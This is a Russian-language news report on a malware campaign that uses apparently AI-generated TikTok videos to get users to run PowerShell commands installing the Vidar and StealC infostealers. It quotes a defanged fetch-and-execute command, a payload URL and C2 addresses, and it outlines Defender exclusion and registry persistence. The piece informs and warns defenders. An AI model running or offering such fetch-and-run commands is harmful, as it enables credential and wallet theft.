
Кампания по распространению вредоносного ПО использует алгоритмический охват TikTok и доверие пользователей для доставки инфостилеров Vidar и StealC — вредоносных программ, ориентированных на сбор и передачу пользовательских данных.
Злоумышленники используют видеоролики, сгенерированные искусственным интеллектом, которые под видом инструкций по активации программного обеспечения побуждают пользователей выполнять команды PowerShell.
Кампания, выявленная специалистами Trend Micro, свидетельствует о смене тактики распространения вредоносных программ: от традиционных браузерных и платформенных векторов к социально-инженерным методам, основанным на медийном контенте.
Видеоролики в TikTok имитируют легитимные инструкции по активации программного обеспечения и нацелены на пользователей, которые пытаются взломать или активировать такие программы, как Windows, Microsoft Office, CapCut и Spotify.


Считается, что видеоролики создаются с использованием искусственного интеллекта — как с точки зрения сценарного построения, так и визуального оформления. Они публиковались на аккаунтах, таких как @gitallowed, @sysglow.wow и других, впоследствии удалённых. Как правило, ролики следуют простой, но убедительной схеме: пользователям предлагается открыть PowerShell и выполнить определённую команду, например:
iex (irm hxxps://allaivo[.]me/spotify)
Команда загружает PowerShell-скрипт с указанного домена. Этот скрипт создаёт скрытые каталоги в папках APPDATA и LOCALAPPDATA, исключает их из проверки Windows Defender, а затем загружает вторичный вредоносный компонент с адреса hxxps://amssh[.]co/file.exe.
Данный компонент идентифицируется как Vidar или StealC — широко распространённые инфостилеры, способные:
– похищать сохранённые учётные данные из браузеров,
– извлекать логины и пароли,
– атаковать криптовалютные кошельки,
– перехватывать пользовательские сессии.
Устойчивость вредоносного ПО обеспечивается путём создания ключей в реестре, которые запускают вспомогательный скрипт при старте системы. При этом следы активности очищаются, чтобы затруднить обнаружение на ранних этапах.
На заключительной стадии вредоносная программа устанавливает связь с инфраструктурой управления и контроля (C2). В случае с Vidar используются легитимные платформы, такие как Telegram (t[.]me/v00rd) и даже профили в Steam Community. Эти ресурсы функционируют как Dead Drop Resolvers (DDR) — они скрывают реальные IP-адреса управляющих серверов за фасадом легального контента.
Ранее для распространения инфостилеров, таких как Arcane, Vidar и Raccoon, уже использовалась платформа YouTube, однако тогда злоумышленники, как правило, размещали ссылки на загрузку архивов в описании к видео.
Например, Arcane распространялся через ролики, рекламирующие поддельные читы для игр: пользователи скачивали защищённые паролем архивы, содержащие вредоносные BAT-файлы и вспомогательные утилиты.
Аналогично, зафиксированные в 2022 году кампании перенаправляли пользователей с YouTube на фальшивые сайты загрузки «взломанного» ПО, где на самом деле распространялись Vidar или RecordBreaker.
Стратегия, основанная на TikTok, заметно отличается от предыдущих методов. Здесь нет ссылок, загрузки файлов или встроенного вредоносного кода, который могли бы перехватить антивирусные движки.
Вместо этого вредоносные инструкции передаются вербально и визуально, что позволяет обходить многие традиционные механизмы безопасности, основанные на анализе ссылок или фильтрации электронной почты.
TikTok, с более чем миллиардом активных пользователей и аудиторией, преимущественно состоящей из молодых и любознательных людей, представляет собой привлекательную площадку для атак.
Один из видеороликов, связанных с этой кампанией, набрал почти полмиллиона просмотров и десятки тысяч взаимодействий, что значительно повышает вероятность того, что пользователи воспримут инструкции как достоверные и последуют им.
Поскольку методы распространения вредоносного ПО продолжают диверсифицироваться и эволюционировать, пользователям рекомендуется быть очень осторожными с инструкциями по выполнению команд, которые они находят в Интернете, и никогда не выполнять команды, смысл которых им непонятен.

Материалы: Cyberinsider.com (Amar Ćemanović)